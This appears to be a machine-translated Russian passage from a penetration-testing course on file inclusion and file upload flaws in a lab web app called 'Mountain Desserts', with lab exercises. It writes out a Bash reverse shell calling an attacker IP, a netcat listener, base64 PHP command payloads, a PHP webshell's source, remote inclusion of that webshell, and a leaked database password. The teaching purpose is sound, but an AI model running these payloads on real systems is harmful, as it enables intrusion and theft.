Также нужно добавить параметр *cmd* в URL, чтобы передать команду PHP-фрагмент. Сначала введем команду **ps**, чтобы проверить, работает ли log poisoning. Так как мы хотим передать значения для двух параметров (*page* для относительного пути к логу и *cmd* для нашей команды), можно использовать амперсанд (&) как delimiter. Также удалим строку User Agent из текущего запроса Burp, чтобы не отравлять лог повторно. Иначе из-за двух PHP-фрагментs, включенных в лог, наша команда будет выполняться несколько раз.

Финальный запрос Burp показан в секции *Request* следующего рисунка. После отправки запроса прокрутим вниз и проверим вывод в секции **Response**.



Рисунок 10 показывает вывод выполненной команды **ps**, который был записан в файл `access.log` из-за нашего poisoning с PHP code snippet.

Обновим параметр command значением **ls -la**.



Вывод в секции *Response* показывает, что наш ввод вызывает ошибку. Это происходит из-за пробела между командой и параметрами. Есть разные техники обхода этого ограничения, например использование Input Field Separators (IFS)6 или URL encoding. При URL encoding пробел представлен как "%20".7

Заменим пробел на "%20" и нажмем *Send*.



Рисунок 12 показывает, что команда выполнилась корректно.

Мы достигли выполнение команд на целевой системе и можем использовать это, чтобы получить reverse shell или добавить наш SSH key в файл `authorized_keys` пользователя.

Попробуем получить reverse shell, добавив команду в параметр *cmd*. Можно использовать распространенный однострочник Bash TCP reverse shell. Целевой IP для reverse shell в лабораториях может потребовать обновления.

```
bash -i >& /dev/tcp/192.168.119.3/4444 0>&1
```

Листинг 16 - Однострочник Bash reverse shell

Так как мы выполняем команду через PHP-функцию *system*, нужно помнить, что команда может выполняться через *Bourne Shell*, также известный как *sh*, а не через Bash. Однострочник reverse shell в листинге 16 содержит синтаксис, который Bourne Shell не поддерживает. Чтобы гарантировать выполнение reverse shell через Bash, нужно изменить команду reverse shell. Можно передать однострочник reverse shell как аргумент **bash -c**, который выполняет команду с помощью Bash.

```
bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"
```


Листинг 17 - Однострочник Bash reverse shell, выполненный как команда в Bash

Снова закодируем специальные символы с помощью URL encoding.

```
bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.119.3%2F4444%200%3E%261%22
```

Листинг 18 - URL-encoded однострочник Bash TCP reverse shell

Следующий рисунок показывает корректный способ добавить команду в запрос:



Перед отправкой запроса запустим listener *Netcat* на порту 4444 на машине Kali. Он примет входящий reverse shell от целевой системы. После запуска listener можно нажать *Send* в Burp, чтобы отправить запрос.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.16] 57848
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fbea640f9802:/var/www/html/meteor$ ls
admin.php
bavarian.php
```

```
css
fonts
img
index.php
js
```

Листинг 19 - Успешный reverse shell с целевой системы

Листинг 19 показывает, что мы успешно получили reverse shell в Netcat listener. Теперь у нас есть интерактивную shell на целевой системе.

Перед переходом к следующему разделу кратко рассмотрим LFI attacks на Windows-целях. Эксплуатация LFI на Windows отличается от Linux только путями к файлам и code execution. PHP code snippet, который мы использовали в этом разделе для Linux, также работает на Windows, поскольку мы используем PHP-функцию system, не зависящую от нижележащей операционной системы. При Log Poisoning на Windows нужно понимать, что log files находятся в путях, специфичных для приложения. Например, на цели с *XAMPP* логи Apache можно найти в `C:\xampp\apache\logs\`.

Эксплуатация уязвимостей File Inclusion сильно зависит от языка программирования веб-приложения, версии и конфигурации веб-сервера. Помимо PHP, можно использовать уязвимости LFI и RFI в других фреймворках или серверных скриптовых языках, включая *Perl*, *Active Server Pages Extended*, *Active Server Pages* и *Java Server Pages*. Эксплуатация таких уязвимостей очень похожа для этих языков.

Рассмотрим уязвимость LFI в JSP веб-приложение. Если мы можем записать JSP code в файл с помощью Log Poisoning и включить этот файл через уязвимость LFI, код будет выполнен. Единственное отличие этого примера от предыдущей PHP-демонстрации состоит в том, что code snippet для Log Poisoning будет написан на другом языке.

В реальных оценках мы чаще всего будем обнаруживать уязвимости File Inclusion в PHP веб-приложения, поскольку большинство других фреймворков и server-side scripting languages устарели и поэтому менее распространены. Кроме того, современные фреймворки и языки часто по design не уязвимы или имеют включенные по умолчанию механизмы защиты от LFI. Однако нужно помнить, что LFI vulnerabilities можно найти и в современных back-end JavaScript runtime средах, таких как *Node.js*.

(OWASP, 2022), owasp.org

(Apache, 2022), httpd.apache.org

(Mozilla Developer Network, 2022), developer.mozilla.org

(PHP Manual, 2022), php.net

(PHP Manual, 2022), php.net

(Wikipedia, 2022), en.wikipedia.org

(w3schools, 2022), w3schools.com

(Github, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md#bash-tcp

(Wikipedia, 2021), en.wikipedia.org

(Wikipedia, 2022), apachefriends.org

(Perl, 2022), https://www.perl.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Node.js, 2022), nodejs.org

1. Следуйте шагам из этого раздела и используйте уязвимость LFI в веб-приложении, расположенном по адресу `http://mountaindesserts.com/meteor/`, чтобы получить reverse shell на WEB18 (VM #1). Получите flag из файла `/home/ariella/flag.txt`. Чтобы отобразить содержимое файла, проверьте свои sudo privileges с помощью **sudo -l** и используйте их для чтения flag.
2. Эксплуатируйте уязвимость LFI в веб-приложении "Mountain Desserts" на WEB18 (VM #2), расположенном по адресу `http://mountaindesserts.com/meteor/`, чтобы выполнить PHP-файл `/opt/admin.bak.php` с помощью Burp или curl. Введите flag из вывода.
3. Веб-приложение "Mountain Desserts" теперь работает на VM #3 по адресу `http://192.168.50.193/meteor/`. Третий октет IP-адреса в URL нужно скорректировать. Используйте уязвимость LFI в сочетании с Log Poisoning, чтобы выполнить команду *dir*. Отравите лог `access.log` в каталоге логов XAMPP `C:\xampp\apache\logs`. Найдите flag в одном из файлов из вывода команды **dir**.

PHP предлагает разнообразные protocol wrappers для расширения возможностей языка. Например, PHP wrappers можно использовать для представления и доступа к локальным или удаленным файловым системам. Эти wrappers можно использовать для обхода фильтров или получения code execution через уязвимости *File Inclusion* в PHP веб-приложения. Хотя мы рассмотрим только wrappers **php://filter** и **data://**, доступно много других.3

Wrapper **php://filter** можно использовать для отображения содержимого файлов как с encoding, например *ROT13* или *Base64*, так и без него. В предыдущем разделе мы рассмотрели использование LFI для включения содержимого файлов. С помощью **php://filter** можно также отображать содержимое исполняемых файлов, таких как **.php**, вместо их выполнения. Это позволяет просматривать PHP-файлы на предмет чувствительной информации и анализировать логику веб-приложения.

Продемонстрируем это, снова обратившись к веб-приложению "Mountain Desserts". Сначала передадим файл `admin.php` как значение параметра `page`, как в предыдущем учебном блоке.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <span style="color:#F00;text-align:center;">The admin page is currently under maintenance.
```

Листинг 20 - Содержимое файла admin.php

Листинг 20 показывает title и maintenance text, которые мы уже встречали при более раннем просмотре веб-приложения. Мы также замечаем, что tag < *body*> не закрыт в конце HTML-кода. Можно предположить, что чего-то не хватает. PHP code будет выполнен на стороне сервера и поэтому не отображается. Сравнив этот вывод с предыдущими inclusions или просмотрев исходный код в браузере, можно заключить, что остальная часть содержимого страницы `index.php` отсутствует.

Далее включим файл с помощью **php://filter**, чтобы лучше понять ситуацию. В первой попытке не будем использовать encoding. PHP wrapper использует **resource** как обязательный параметр для указания file stream, к которому применяется filtering. В нашем случае это имя файла. В этом параметре также можно указывать абсолютные или относительные пути.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <span style="color:#F00;text-align:center;">The admin page is currently under maintenance.
```

Листинг 21 - Использование "php://filter" для включения незакодированного admin.php

Вывод листинга 21 показывает тот же результат, что и листинг 20. Это логично, поскольку PHP code включается и выполняется через уязвимость LFI. Теперь закодируем вывод в base64, добавив **convert.base64-encode**. Это преобразует указанный resource в строку base64.

```
kali@kali:~$ curl http://mountaindesserts.com/meteor/index.php?page=php://filter/convert.base64-encode/
    resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPS
    J2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbn...
dF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K
...
```

Листинг 22 - Использование "php://filter" для включения base64 encoded admin.php

Листинг 22 показывает, что мы включили данные, закодированные в base64, а остальная часть страницы загрузилась корректно. Теперь можно использовать программу *base64* с флагом *-d*, чтобы декодировать encoded data в терминале.

```
kali@kali:~$ echo
    "PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuY
    W1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbnR
    lbmFuY2U8L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogICAgICAgIDw/
    cGhwIGVjaG8gJzxzcGFuIHN0eWxlPSJjb2xvcjojRjAwO3RleHQtYWxpZ246Y2VudGVyOyI+VGhlIGFkbWluIHBhZ2UgaXMgY3VycmVudG
    x5IHVuZGVyIG1haW50ZW5hbmNlLic7ID8+Cgo8P3BocAokc2VydmVybmFtZSA9ICJsb2NhbGhvc3QiOwokdXNlcm5hbWUgPSAicm9vdCI7
    CiRwYXNzd29yZCA9ICJNMDBuSzRrZUNhcmQhMiMiOwoKLy8gQ3JlYXRlIGNvbm5lY3Rpb24KJGNvbm4gPSBuZXcgbXlzcWxpKCRzZXJ2ZX
    JuYW1lLCAkdXNlcm5hbWUsICRwYXNzd29yZCk7CgovLyBDaGVjayBjb25uZWN0aW9uCmlmICgkY29ubi0+Y29ubmVjdF9lcnJvcikgewog
    IGRpZSgiQ29ubmVjdGlvbiBmYWlsZWQ6ICIgLiAkY29ubi0+Y29ubmVjdF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2Nlc3NmdW
    xseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K" | base64 -d
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <?php echo '<span style="color:#F00;text-align:center;">The admin page is currently under maintenance.
    '; ?>

<?php
$servername = "localhost";
$username = "root";
$password = "M00nK4keCard!2#";
// Create connection
$conn = new mysqli($servername, $username, $password);
...
```

Листинг 23 - Декодирование base64 encoded содержимого admin.php

Декодированные данные содержат информацию подключения *MySQL*, включая username и password. Эти credentials можно использовать для подключения к базе данных или попробовать password для пользовательских учетных записей через SSH.

Хотя wrapper **php://filter** можно использовать для включения содержимого файла, wrapper **data://** позволяет достичь code execution. Этот wrapper используется для встраивания data elements как plaintext или base64-encoded data в выполняемый код веб-приложения. Это дает альтернативный метод, когда мы не можем отравить локальный файл PHP-кодом.

Продемонстрируем, как использовать wrapper **data://** с веб-приложением "Mountain Desserts". Для использования wrapper добавим **data://**, затем тип данных и содержимое. В первом примере попробуем встроить небольшой URL-encoded PHP-фрагмент в код веб-приложения. Можно использовать тот же PHP-фрагмент, что и раньше, с командой **ls**.

```
kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<php%20echo%20system(
    'ls');>"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
js
...
```

Листинг 24 - Использование wrapper "data://" для выполнения ls

Листинг 24 показывает, что наши встроенные данные были успешно выполнены через уязвимость File Inclusion и wrapper **data://**.

Когда межсетевыми экранами веб-приложений или другие механизмы безопасности присутствуют, они могут фильтровать строки вроде "system" или другие элементы PHP code. В таком сценарии можно попробовать использовать wrapper **data://** с base64-encoded data. Сначала закодируем PHP-фрагмент в base64, затем используем **curl**, чтобы встроить и выполнить его через wrapper **data://**.

```
kali@kali:~$ echo -n '<php echo system($_GET["cmd"]);>' | base64
PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==


kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain; base64,
    PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=ls"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
js
start.sh
...
```

Листинг 25 - Использование wrapper "data://" с данными, закодированными в base64

Листинг 25 показывает, что мы успешно достигли code execution с base64-encoded PHP-фрагмент. Это удобная техника, которая может помочь обойти базовые фильтры. Однако нужно помнить, что wrapper **data://** не будет работать в установке PHP по умолчанию. Для его эксплуатации должна быть включена настройка *allow_url_include*.

(PHP Manual, 2021), php.net

(PHP Manual, 2020), php.net

(PHP Manual, 2010), php.net

(PHP Manual, 2020), php.net

(Wikipedia, 2022), en.wikipedia.org

(MySQL, 2022), mysql.com

(PHP Manual, 2022), php.net

1. Эксплуатируйте уязвимость Local File Inclusion на WEB18 (VM #1), используя **php://filter** с base64 encoding, чтобы включить содержимое файла `/var/www/html/backup.php` с помощью Burp или curl. Скопируйте вывод, декодируйте его и найдите flag.

2. Следуйте шагам выше и используйте PHP Wrapper **data://** в сочетании с URL encoded PHP-фрагмент, который мы использовали в этом разделе, чтобы выполнить команду **uname -a** на WEB18 (VM #1). Введите версию Linux kernel как ответ.

Уязвимости Remote File Inclusion (RFI) встречаются реже, чем LFI, поскольку целевая система должна быть настроена определенным образом. Например, в PHP веб-приложения для использования RFI должна быть включена опция `allow_url_include`, как и для wrapper **data://** из предыдущего раздела. Как было сказано, во всех текущих версиях PHP она отключена по умолчанию. Если LFI vulnerabilities можно использовать для включения локальных файлов, то RFI vulnerabilities позволяют включать файлы из удаленной системы по *HTTP* или *SMB*. Включенный файл также выполняется в контексте веб-приложения. Распространенные сценарии, где эта опция включена, возникают, когда веб-приложение загружает файлы или содержимое с удаленных систем, например библиотеки или application data. Уязвимости RFI можно обнаруживать теми же техниками, которые были рассмотрены в разделах Directory Traversal и LFI.

Kali Linux включает несколько PHP *webshells* в каталоге `/usr/share/webshells/php/`, которые можно использовать для RFI. Webshell - это небольшой script, предоставляющий веб-интерфейс командной строки, что делает выполнение команд проще и удобнее. В этом примере мы используем webshell `simple-backdoor.php`, чтобы эксплуатировать уязвимость RFI в веб-приложении "Mountain Desserts".

Сначала кратко просмотрим содержимое webshell `simple-backdoor.php`. Мы используем его, чтобы проверить уязвимость LFI из предыдущих разделов на RFI. Код очень похож на PHP-фрагмент, который мы использовали ранее. Он принимает команды в параметре *cmd* и выполняет их через функцию *system*.

```
kali@kali:/usr/share/webshells/php/$ cat simple-backdoor.php
...
<php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
```

```
>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
...
```

Листинг 26 - Расположение и содержимое webshell simple-backdoor.php

Чтобы использовать уязвимость RFI, нужно сделать remote file доступным для целевой системы. Можно использовать модуль *Python3 http.server*, чтобы запустить веб-сервер на машине Kali и отдавать файл, который мы хотим удаленно включить на целевой системе. Модуль http.server устанавливает web root в текущий каталог нашего терминала.

Также можно использовать публично доступный файл, например файл с Github.

```
kali@kali:/usr/share/webshells/php/$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Листинг 27 - Запуск модуля Python3 http.server

После запуска веб-сервера с `/usr/share/webshells/php/` как текущим каталогом мы выполнили все необходимые шаги на атакующей машине. Далее используем **curl**, чтобы включить размещенный файл через HTTP и указать **ls** как команду.

```
kali@kali:/usr/share/webshells/php/$ curl "http://mountaindesserts.com/meteor/index.php?page=http://192.168.
    119.3/simple-backdoor.php&cmd=ls"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>admin.php
bavarian.php
css
fonts
img
index.php
js
</pre>
```

Листинг 28 - Эксплуатация RFI с PHP backdoor и выполнением ls

Листинг 28 показывает, что мы успешно эксплуатировали уязвимость RFI, включив удаленно размещенный webshell. Теперь мы снова могли бы использовать Netcat для создания reverse shell и получения интерактивную shell на целевой системе, как в разделе LFI.

(Mozilla Developer Network, 2022), developer.mozilla.org

(Wikipedia, 2022), en.wikipedia.org

(Python Documentation, 2022), docs.python.org

(Python Documentation, 2022), docs.python.org

1. Следуйте шагам из этого раздела, чтобы использовать RFI для удаленного включения PHP-файла `/usr/share/webshells/php/simple-backdoor.php`. Используйте параметр "cmd" для выполнения команд на VM #1 и команду **cat** для просмотра содержимого файла `authorized_keys` в каталоге `/home/elaine/.ssh/`. Файл содержит одну запись, включающую ограничение разрешенных команд. Найдите flag, указанный как значение параметра command в этом файле.

2. Вместо включения webshell `/usr/share/webshells/php/simple-backdoor.php` включите PHP reverse shell из репозитория Github Pentestmonkey. Измените переменную **$ip** на IP вашей машины Kali, а **$port** на 4444. Запустите Netcat listener на порту 4444 на машине Kali и

эксплуатируйте уязвимость RFI на VM #2, чтобы включить PHP reverse shell. Найдите flag в файле `/home/guybrush/.treasure/flag.txt`.

9.3. Уязвимости File Upload

Этот учебный блок охватывает следующие учебные цели:

• Понять уязвимости File Upload
• Изучить, как выявлять уязвимости File Upload
• Исследовать разные векторы эксплуатации уязвимостей File Upload

Многие веб-приложения предоставляют функциональность для загрузки файлов. В этом учебном блоке мы узнаем, как выявлять, эксплуатировать и использовать уязвимости File Upload для доступа к нижележащей системе или выполнения кода. В общем случае уязвимости File Upload можно разделить на три категории.

Первая категория состоит из уязвимостей, позволяющих загружать файлы, исполняемые веб-приложением. Например, если мы можем загрузить PHP script на веб-сервер, где включен PHP, мы можем выполнить этот script, обратившись к нему через браузер или curl. Как мы наблюдали в учебном блоке File Inclusion, помимо PHP, этот тип уязвимости можно использовать и в других фреймворках или server-side scripting languages.

Вторая категория состоит из уязвимостей, которые требуют объединить механизм загрузки файлов с другой уязвимостью, например Directory Traversal. Например, если веб-приложение уязвимо к Directory Traversal, можно использовать относительный путь в запросе загрузки файла и попытаться перезаписать файлы вроде `authorized_keys`. Кроме того, можно комбинировать механизмы загрузки файлов с атаками *XML External Entity* (XXE)1 или *Cross Site Scripting* (XSS). Например, когда нам разрешено загружать avatar в профиль с типом файла *SVG*, можно встроить XXE-атаку для отображения содержимого файлов или даже выполнения кода.

Третья категория опирается на взаимодействие с пользователем. Например, если мы обнаружили форму загрузки для заявок на работу, можно попробовать загрузить CV в формате **.docx** со встроенными вредоносными *macros*. Поскольку эта категория требует, чтобы человек открыл наш загруженный файл, в этом учебном блоке мы сосредоточимся на двух других типах уязвимостей загрузки файлов.

(OWASP, 2022), owasp.org

(OWASP, 2022), owasp.org

(Mozilla Developer Network, 2022), developer.mozilla.org

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Support, 2022), support.microsoft.com

В этом разделе мы рассмотрим уязвимость file upload, позволяющую загрузить файлы, которые будут запускаться веб-сервером. Как и в случае с уязвимостями Directory Traversal и File Inclusion, нам нужно понимать, как выявлять уязвимости File Upload.

В зависимости от веб-приложения и его назначения можно делать обоснованные предположения о расположении механизмов загрузки файлов. Если веб-приложение является *Content Management System* (CMS),1 мы часто можем загрузить avatar для профиля или создать записи блога и веб-страницы с прикрепленными файлами. Если цель — сайт компании, механизмы загрузки файлов часто встречаются в разделах вакансий или в сценариях, специфичных для компании. Например, если целевой сайт принадлежит юридической фирме, там может быть механизм

загрузки материалов дела. Иногда file механизм загрузкиs не очевидны пользователям, поэтому при работе с веб-приложением никогда нельзя пропускать этап перечисления.

В этом примере мы злоупотребим file механизм загрузки, чтобы добиться code execution и получить reverse shell. Рассмотрим веб-приложение "Mountain Desserts" на VM *MOUNTAIN*. Откроем Firefox и перейдем на `http://192.168.50.189/meteor/`.




Рисунок 14 показывает, что в новой версии приложения "Mountain Desserts" ссылка *Admin* заменена форму загрузки. Текст объясняет, что можно загрузить картинку, чтобы выиграть конкурс. Панель вкладок также показывает значок XAMPP в текущей вкладке, указывая, что веб-приложение, вероятно, работает на стеке XAMPP. Текст объясняет, что компания хотела перейти на Windows, поэтому можно предположить, что веб-приложение теперь работает на Windows-системе. Проверим, можем ли загрузить текстовый файл вместо изображения.

```
kali@kali:~$ echo "this is a test" > test.txt
```

Листинг 29 - Создание тестового текстового файла

Загрузим тестовый файл в веб-приложение через форму загрузки в браузере.




Рисунок 15 показывает, что мы успешно загрузили текстовый файл, поэтому знаем, что механизм загрузки не ограничен только изображениями. Далее попробуем загрузить webshell `simple-backdoor.php`, использованный в предыдущем учебном блоке.





Рисунок 16 показывает, что веб-приложение заблокировало загрузку, сообщив, что PHP-файлы не разрешены, а файлы с PHP расширение файлas находятся в blacklist. Так как мы не знаем точно, как реализован фильтр, используем подход trial-and-error, чтобы найти способы его обхода.

